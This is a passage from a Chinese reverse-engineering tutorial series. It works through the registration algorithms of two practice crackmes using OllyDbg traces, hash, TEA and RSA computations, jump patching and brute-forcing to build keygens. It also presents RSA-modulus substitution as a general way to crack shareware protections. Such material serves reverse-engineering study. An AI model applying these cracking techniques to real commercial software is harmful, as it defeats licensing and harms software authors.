U=CRC32(用户名)+CRC32(SHA256(用户名))+MD5(组织名)

R=TEA_En(B1-8)+RSA_En(B9-24)（其中B=Base64_De(注册码)）

U=R

则注册码的生成流程为：

U=CRC32(用户名)+CRC32(SHA256(用户名))+MD5(组织名)

M=TEA_De(U1-8)+RSA_De(U9-24)

注册码=Base64_En(M)

五、利用工具算出注册码

计算步骤如下：

1. CRC32(User)=7779A12D
2. CRC32(SHA256(User))= 5FA046DB
3. MD5(Group)=03937134CEDAB9078BE39A77EE3A48A0
4. TEA（使用Tea算法工具解密如图9）




图 9

5. RSA（使用大数运算器，用私钥参

与运算）

```
X=MD5(Group)  Y=50F3003
556754A2F4FF429E0A42C9FD
Z= F4B41058AFD48DC267
E9527E551C05B1  C=XYmodZ
=500E058BED91AFD4F7E31064
A2DC6DC7
```

6．Base64_En（使用Base64编码工具如图10）

```
用户名：User
组织：Group
注册码：h5QoEU5NuHpQD
gWL7ZGv1PfjEGSi3G3H
```




图10

注册成功提示如图11。




图11

六、编写注册机

光盘中含有编译好的CrackMe2和KeyGen2的可执行文件，完整的CrackMe2的VC++源代码，对它进行适当的修改可生成注册机！

没有提供KeyGen2源程序的原因是我希望你自己能写一个！

七、RSA算法的补充

由于RSA算法只能对小于模数n的数进行正确运算，所以当组织名生成的MD5散列值不小于n时，是无法算出注册码的！对于RSA算法，模数n越大，分解就越困难！如：n=7F3BD6E2B6710AF500AF59A7F56B5D1AA3B91B084F98A8ADAFA0BEE78BEE15D1时，在PIII800的机子上分解用了5小时40分钟，若软件中采用模数n足够大，分解工作将会变得十分的令人沮丧（甚至不可能）！

退而求其次，可以考虑一种简单有效的快速替代方案。

既然分解n非常困难，我们何不想法绕过它？

我们的目的是要让一个软件正常的完成注册任务！而算法只是一个验证的环节，只要这个环节能够正常工作，就不会对程序的正常运行产生影响！基于此种想法，我们可以通过更改算法的参数（如模数n）来让它正常工作。

利用算法工具产生一个比它稍大一点儿（确保能进行正确的加、解密）的模数：

```
n1=7FCFF80160F902F5BEF6E0DFBFA7B5
AE54DACF74A2935A2583623A666F35D811;
p=D3604EEDF438087612FD139343979F63;
q=9ACB81C6C31EAE4EA05C5C237C82C6FB;
```

然后利用程序中的公钥：e=10001；计算出我们的私钥：

```
d1=212DE6CECCD2B7BEFDCCEF0186
AA4DD24DAC3DFBAA607A75266C31D9BB9
65F45
```

将程序中的n替换成我们的n1，这样就可以使用我们的私钥d1来完成注册码的计算！当然这样运算出来的注册码，只在你修改过的程序中有效！


这种方法和爆破是有区别的：爆破更改程序的流程，哪怕只有一个随机的调用没有考虑到，都不能成功的破解！而更改算法的参数（如模数n），并不改变程序的流程，无论何时程序调用算法进行判别，都能得到一个正确的结果！当然有些程序可能加了壳，也可能对这些数据进行了保护（如加密存储和自校验）等，但对付这些工作，比起去分解一个大数n要容易很多！对于有些采用同类算法且将软件中的关键代码加密的程序，要想办法弄到真的注册码，然后将解密后的关键代码或数据通过上述方法用替换过的参数进行变换存储，也可以实现破解。

虽然这不是个完美的解决方案，但的确是个有效的替代方案，而且工作得很好！

八、后续

在算法破解中，建立在算法知识基础上的合理猜测是必需的，其合理性与你的知识水平和经验有着直接的关系！这个CrackMe2还算有点儿难度，实际上很多程序的算法比这个例子要复杂的多，如果没有足够的算法知识和耐力，很难写出注册机！

密码学算法是一门高深的学问，不可能只用几篇文章就能说清楚，这里只是从破解的角度来阐述一些基本思想，以求抛砖引玉之用！这两部分都采用了标准算法，下一次可能要谈谈那些作者自己设计的算法了，那也不简单，因为还需要一些算法知识之外的东西！（文中所涉及的如下软件光盘已收录：Base64、calcpro、HashCal、RSATool2v17、Tea。另，光盘中含有编译好的CrackMe2和KeyGen2的可执行文件，完整的CrackMe2的VC++源代码）



《独孤九剑》软件破解篇之——破索式3

清风幻影

破解对象：

共享软件的注册码算法

所需工具：

OllyDbgV1.10(用于动态跟踪和代码分析)

单向散列算法工具V1.2（常用的Hash计算）

RSA-Tool 2（RSA算法工具，分解n，计算d等）

BigInt Calculator Pro 1.2（大数运算器，RSA运算）

前言

IPB（全称是inside Pandora's Box，简称为iPB，前身是OCG（Open Craking Group））是国内顶尖破解组织之一，尤以擅长算法研究而著称。

这次我们要研究的是该组织一个已公开算法的CrackMe（传说此程序因为难度问题而被废弃，我等小菜居然不知天高地厚，穷数日之功屡败屡战终将其拿下，如此菜的水平与高手的差距实在令人汗颜）。

此教程由当时零星的破解手记而来，故更像是一个破解记录而非教程，由于此CrackMe的算法甚是繁复，所以在写作时，关键地方只能点到为止，太多的细节问题实在是无暇顾及！如果你有兴趣，建议认真研究一下这个程序，相信一定会受益匪浅！

（光盘中附有这个程序的KeyGenIPB及其完整的VC++源代码，以供参考）

一、动态跟踪，分析算法

1.下断点，动态跟踪

从网上下载的这个程序是加了壳的，由于我们这里主要阐述其算法，所以略过了脱壳部分，光盘中有未脱壳和已脱壳的程序，我们直接来分析那个已脱壳的CrackMeOCG.exe。

该程序的注册情况如图1、图2所示。




图 1




图 2

运行OllyDbg，在Name中输入：User，在Code中输入：1234567890。

下断点，见图3。SendMessageA，见图4，显示26个断点已设置。点击“Register”，程序中断在这一行代码：004086BC.E8 4BBAFFFF CALL <JMP.&USER32.SendMessageA>；\SendMessageA。




图 3




图 4

按F9两次，然后按F8单步来到如下代码处：

```
00408711 . E8 B6A9FFFF    CALL CrackMeO.004030CC
00408716 . 8D45 F8        LEA EAX, DWORD PTR SS:[EBP-8] ；输入的用户名U
```

可以看到当步过这个CALL时，程序获得了我们输入的用户名：User，这时将前面设置的26个断点全部删除，并在00408716这一行按F2下断点，以后就从这里跟踪。

2.分析程序的注册流程

用F8单步走，在如下代码处发现程序获得了我们输入的注册码：1234567890

```
0040877B. E8 4CA9FFFF     CALL CrackMeO.004030CC ；
00408780. 8B5D E0         MOV EBX, DWORD PTR SS:[EBP-20]
00408783. 8BC3            MOV EAX,EBX ；输入的注册码1234567890
```

按F8继续走，在下面这一行，出现如图2的注册错误提示。

```
00408785 . E8 C6F4FFFF    CALL CrackMeO.00407C50 ；注册失败提示
```

下一次F7跟踪进这个CALL，列出关键代码如下：

```
00407C5D . 8036 CC        XOR BYTE PTR DS:[ESI],0CC
00407C60 .EB F5           JMP SHORT CrackMeO.00407C57 ；循环解密：'Failed==>[Code]'
…………
00407C62 . 58             POP EAX
00407C63 . 83F0 00        XOR EAX, 0 ；输入的注册码长度为零 ???
00407C66 . 74 67          JE SHORT CrackMeO.00407CCF
00407C68 . 83F0 20        XOR EAX, 20 ；输入的注册码长度为0x20(32) ???
00407C6B . 0F84 F7000000  JE CrackMeO.00407D68
…………
00407C80 .EB F5           JMP SHORT CrackMeO.00407C77；  循环解密 'Code,No, Code is wrong!come on,baby!;-)
…………
00407C9A . FF15 9CC54000  CALL DWORD PTR DS:[40C59C] ；提示错误
…………
00407CDB . 8036 CC XOR BYTE PTR DS:[ESI],0CC
00407CDE .EB F5           JMP SHORT CrackMeO.00407CD5；循环解密：'Your Code, Where is your Code???
…………
00407CF8 . FF15 9CC54000  CALL DWORD PTR DS:[40C59C] ；提示错误
```

通过对这个CALL的分析，可知注册码的长度应该是0x20(32)，所以下次我们输入32个字符：“ABCDEFGHIJKLMNOPQRSTUVWXYZ012345”，再次运行，发现可以成功的步过00408785这个CALL而不会提示注册码错误。

按F8一直走，发现到004088CB这个CALL时提示错误，相关代码如下：

```
004088BE . 6A 03          PUSH 3
004088C0 . 8D4D D8        LEA ECX, DWORD PTR SS:[EBP-28] ；一个地址
004088C3 . 8D45 DC        LEA EAX, DWORD PTR SS:[EBP-24] ；一个地址
004088C6 . BA 03000000    MOV EDX, 3
004088CB . E8 40F5FFFF    CALL CrackMeO.00407E10 ；提示错误
```

下一次F7跟踪进去这个CALL，看到如下代码：

```
00407E10 . 55             PUSH EBP
00407E11 . 8BEC           MOV EBP,ESP
00407E13 . 8B00           MOV EAX, DWORD PTR DS:[EAX] ；把EAX地址中的DOWRD数放入EAX
00407E15 . 3301           XOR EAX, DWORD PTR DS:[ECX] ；把ECX地址中的DOWRD数与EAX异或
00407E17 . 75 0B          JNZ SHORT CrackMeO.00407E24；不为零(不相等)跳到后边提示错误
00407E19 . FE05 ACC54000  INC BYTE PTR DS:[40C5AC]  ；一个全局变量增1
00407E1F . E9 E1000000    JMP CrackMeO.00407F05 ；跳到后边退出这个CALL
```

通过对这个CALL的分析可知，在调用这个CALL时，EAX和ECX地址中的两个DWORD数(4子节)只要相等，就不会提示错误，现在让我们将00407E17这一行的跳转NOP掉，按F9运行，出现如图5的提示注册成功的对话框，看来这个CrackMe是不防爆破的！

是不是感觉挺简单的？别高兴得太早，噩梦还未开始！



图 5

继续跟踪可以发现在如下6个地方比较了6次后才提示注册成功。

```
004088CB . E8 40F5FFFF    CALL CrackMeO.00407E10 ；第1次比较
00408923. E8 E8F4FFFF     CALL CrackMeO.00407E10 ；第2次比较
0040897C. E8 8FF4FFFF     CALL CrackMeO.00407E10 ；第3次比较
00408AFA. E8 11F3FFFF     CALL CrackMeO.00407E10 ；第4次比较1
00408B68. E8 A3F2FFFF     CALL CrackMeO.00407E10 ；如第4次比较1不成功再第4次比较2
00408BC0. E8 4BF2FFFF     CALL CrackMeO.00407E10 ；第5次比较
```

```
00408C19. E8 F2F1FFFF    CALL
CrackMeO.00407E10 ；第6次比较
00408C1E. E8 59F1FFFF    CALL
CrackMeO.00407D7C ；显示注册成功
```

此时程序的算法思路已有了大致轮廓：用户名和注册码各算出4*6=24个字节，然后分6次进行比较。由刚才的分析得知我们输入的注册码是32个字节，但用于比较的数据是24个，看到这儿，你应该首先想到Base64编码！

3.分析关键比较代码

我们先不忙去看程序是不是采用了Base64编码算法，先来分析一下它的比较过程？由于程序6次比较时的代码类似，所以我们只分析第一次比较前的部分代码就行了。

代码分析如下（要确定哪些数据是由用户名算出来的，哪些数据是由注册码算出来的，一个简单的办法，就是更改其中一个，数据没有变化的就是由另一个算出来的）：

```
00408878 . 8D55 DC        LEA EDX,
DWORD PTR SS:[EBP-24]
0040887B . B9 03000000    MOV ECX,3
00408880 . 8B45 D4        MOV EAX,
DWORD PTR SS:[EBP-2C]
00408883 . E8 88F2FFFF    CALL
CrackMeO.00407B10 ；复制用户名算出来的1-4字节
00408888 . 8D55 D8        LEA EDX,
DWORD PTR SS:[EBP-28]
0040888B . B9 03000000    MOV ECX,3
00408890. 8BC3 MOV EAX,EBX
00408892 . E8 79F2FFFF    CALL
CrackMeO.00407B10 ；复制注册码算出来的1-4字节
00408897 . 6A 0F    PUSH 0F;
00408899 . 8D4D 84        LEA ECX,
DWORD PTR SS:[EBP-7C]; 0012FC4C处一串数据
0040889C . 8D45 DC        LEA EAX,
DWORD PTR SS:[EBP-24]; 用户名算出来的1-4字节
0040889F . BA 03000000    MOV EDX,3
;
004088A4 . E8 63F1FFFF    CALL
CrackMeO.00407A0C ；将用户名算出来的1-4字节进行变换
004088A9 . 6A 0F  PUSH 0F
004088AB . 8D8D 74FFFFFF  LEA ECX,
DWORD PTR SS:[EBP-8C]; 0012FC3C处一串数据
004088B1 . 8D45 D8        LEA EAX,
DWORD PTR SS:[EBP-28]; 注册码算出来的1-4字节
004088B4 . BA 03000000    MOV EDX,3;
004088B9 . E8 4EF1FFFF    CALL
CrackMeO.00407A0C ；将注册码算出来的1-4字节进行变换
004088BE . 6A 03    PUSH 3
004088C0 . 8D4D D8        LEA ECX,
DWORD PTR SS:[EBP-28] ；注册码算出的1-4字节
004088C3 . 8D45 DC        LEA EAX,
DWORD PTR SS:[EBP-24] ；用户名算出的1-4字节
004088C6 . BA 03000000    MOV EDX,3
004088CB . E8 40F5FFFF    CALL
CrackMeO.00407E10 ；比较这4个字节是否相等
```

跟踪进004088A4这个CALL，仔细分析，参看Code.txt中的代码，发现这个CALL完成一个1x4矩阵（行向量）和一个4x4矩阵相乘，并对每个分量对256取余，以能放入一个字节中，这样结果还是一个1x4矩阵(行向量)。对用户名和注册码的数据进行矩阵相乘时分别使用了两个不同的矩阵，这两处数据如下（随用户名变化）：

```
0012FC3C B2 06 40 EA 50 DA 7F 21 14
88 4C 14 52 18 86 54
0012FC4C 00 00 3B 0D 3A 6C 47 AF 98
CE 84 1C 36 AE 71 4D
```

来到这里，我把《矩阵论》从箱子底下翻出来温习了一遍。得出此处的数学模型如下：设有两个1x4矩阵（行向量）X（用户名得出）和Y（注册码得出），两个4x4矩阵A和B（由用户名得出），令XA=YB，其中A、B、X已知，求Y（且在矩阵相乘时还进行了取余）。

一开始我想到的是对矩阵进行求逆，即XA=YB => Y=XAB~(B~为B的逆矩阵)，但是这个想法和矩阵相乘时用到的的取余运算使我的想法陷入了困境：

（1）B矩阵是否可逆？

（2）如果进行矩阵求逆，不可避免会出现小数，这样算出来的结果再取整，并对256取余能否保证等式成立？

（3）由于进行了取余运算，那么这个解不是唯一的，用什么方法能将这所有的解都求出来？

因为还没有跟踪这个矩阵是如何得来，我试着改变用户名，并用Matlab对矩阵B进行求逆，运气似乎不错，得到的几个矩阵都是可逆的。但麻烦的是当我继续验证第2个问题时，却没有得到正确的结果（我没有静下心来去仔细分析错误的原因）。

我看着第三个问题，想到了穷举法！由于只需做256的4次方次矩阵运算，运算量并不太大，所以我编了一个穷举的程序，在不到10分钟的时间内，穷举出了16的6次方个结果。把这些数据代进去，都可以满足等式，在完成了穷举的工作后（发现这些穷举出的数据有很好的规律性），我猜想是不是有什么简便的方法能求出其中的一个解呢？后来的不懈努力证实了我这一想法，并写出了一个快速的KeyGen。

程序的一般注册流程都是这样的：用户名 => CCode <=> 注册码。由于对用户名的变换一般不可逆，所以我一开始的思路是想找出注册码变换算法的逆变换，利用程序从用户名算出来的数据CCode求出注册码。

4.分析注册码的变换算法

下面从判断注册码的长度是否等于32后边的这段代码开始分析（具体代码请参见CODE.TXT,限于篇幅，不再罗列）：

```
0040878F. E8 84FDFFFF    CALL
CrackMeO.00408518 ；将注册码的每个字节变为0-63
```

通过对00408518处代码的分析，可知这个CALL将注册码的每个字节变为0-63,即：

```
00C904F0 41 42 43 44 45 46 47 48 49 4A
4B 4C 4D 4E 4F 50
00C90500 51 52 53 54 55 56 57 58 59 5A
30 31 32 33 34 35
```

变换为（这里的地址是动态的，所以每次都可能不一样）：

```
00C904F0 0C 0D 0E 0F 10 11 12 13 14 15
16 17 18 19 1A 1B
00C90500 1C 1D 1E 1F 20 21 22 23 24 25
01 02 03 04 05 06
```

对这些数据，下内存断点，然后会发现下面这个CALL将这32个字节转换为24个字节（具体代码参见CODE.TXT),但中间一些位的处理方式与Base64算法有很大不同。

```
00408867. E8 FCFAFFFF    CALL
CrackMeO.00408368 ；32字节变为24字节
```

经过这个CALL后，上面的32个字节数据变化为如下24个字节数据。

```
0012FBB8 41 8F D3 30 56 51 93 14 6B 19
76 59 82 9F D7 71
0012FBC8 51 92 A3 18 16 C4 20 04
```

通过对后边的00408890处开始的代码进行分析，发现这里的前12个字节就是进行前三次比较的数据，即：对于XA=YB，这些数据就是Y，这样只要用我们穷举出来

的Y对上面的过程求逆（12个字节→16个字节），即可求出用于前3次比较的前半部分注册码。

数据如下(Z=XA，Y是由穷举出来的结果中选出的一个解)：

```
A= 00 00 3B 0D 3A 6C 47 AF 98 CE 84 1C 36 AE 71 4D
B= B2 06 40 EA 50 DA 7F 21 14 88 4C 14 52 18 86 54
X= C5 18 0E 00   77 79 A1 2D   CE 76 6B 97
Z= C0 64 47 F1   80 30 DD E7   1E 84 07 3F
Y= 1D 7B 3A 37   15 25 2F 4D   2F 59 0C 18
```

将Y的这12个字节用逆变换（具体算法，请参见KeyGenIPB的源程序），得注册码的前半部分：Bndv6Ioj8F5+lN=L，现在用这16个字符代替刚才输入的注册码的前16个字符，再次跟踪可以发现，前面三次比较时生成的数据相等了！

下面继续分析后12个字节。当通过00408AA2这个CALL时，后12个字节由**0012FC94 16 C4 20 04 51 92 A3 18 82 9F D7 71**变换为了**0012FC94 09 EA 88 4A 65 1A D4 99 22 DE 86 5A**，代码如下：

```
00408A95. 51       PUSH ECX  ; 7862C97B
00408A96. 50       PUSH EAX  ; B94FE94B
00408A97. 57       PUSH EDI  ; 94CE1654
00408A98. 52       PUSH EDX  ; E2C36EC1
00408A99. 8D4D CC      LEA ECX, DWORD PTR SS:[EBP-34]  ; 0012FC94: 16 C4 20 04
00408A9C. 8D45 D4      LEA EAX, DWORD PTR SS:[EBP-2C]  ; 0012FC9C: 82 9F D7 71
00408A9F. 8D55 D0      LEA EDX, DWORD PTR SS:[EBP-30]  ; 0012FC98: 51 92 A3 18
00408AA2. E8 09DCFFFF      CALL CrackMeO.004066B0;
```

对注册码生成的后12个字节进行了变换到这里，我试着跟踪进去，但里边的代码却让我眼花缭乱（后将这个CALL的所有代码打印出来仔细研究了数日）。没有放弃努力的原因是基于它一定可逆的想法：由于是对注册码进行变换，这个CALL一定存在逆算法！

当我试着改变用户名时，发现前面4个参数也随之变化，但它们都来自一段固定的内存区域（004092CD），通过分析前面的部分代码发现，前边产生了一个数（0-15），然后根据这个数进行偏移来选用相应的16字节作为参数，这些数据参看CODE.TXT。

为了弄清这是个什么算法，我将要加密的注册码的数据全部用0代替，然后试着改变用户名，使前边4个参数发生变化，但发现加密结果仍然是一串0，这给了我不少有用的信息！因为如果采用的是安全性基于密钥的对称算法的话，似乎没有哪个算法是这样：即改变密钥对0串加密，结果仍为0串！

由于前边这个程序使用了矩阵运算进行判别，我首先猜想这个CALL是不是一个什么矩阵的算法（因为一个矩阵和0矩阵相乘还是0）？

但是通过分析中间的代码，发现这个想法是错误的。因为它虽然前面有4个参数，但跟进去时发现第一个参数是用来作循环计数用的。而且中间没有发现矩阵运算的特征，倒是发现不少的移位、异或等运算（当时也曾猜想RSA算法，因为RSA算法对0运算还是0，但由于当时感觉此程序的调用方法不像而没有进行验证，一念之差，使分析工作陷入困境）。经过艰苦不懈的分析工作，我发现这个CALL里的循环似乎在进行指数运算和求余，这让我又重新想起了RSA算法，我把前面4个参数用RSA进行了验证，N能够分解并能求出D令人精神一振！如图6（之后又对其它15组数进行了相同的操作），然后用这个N和E对71D79F8218A392510420C416（注意这里的字节顺序）进行加密，结果为5A86DE2299D41A654A88EA09！刚好和上面变换的数据相同，到此才彻底弄清楚了注册码的变换算法。由于要进行RSA算法，故需保证被加密的12个字节（12*8=96位）应小于模数N，所以程序去掉了最高位，保留了95位。

在进行第4次比较（少了最高位）时，如果不正确，就会试图补上最高位再作一次比较！作者此处考虑的相当严谨。

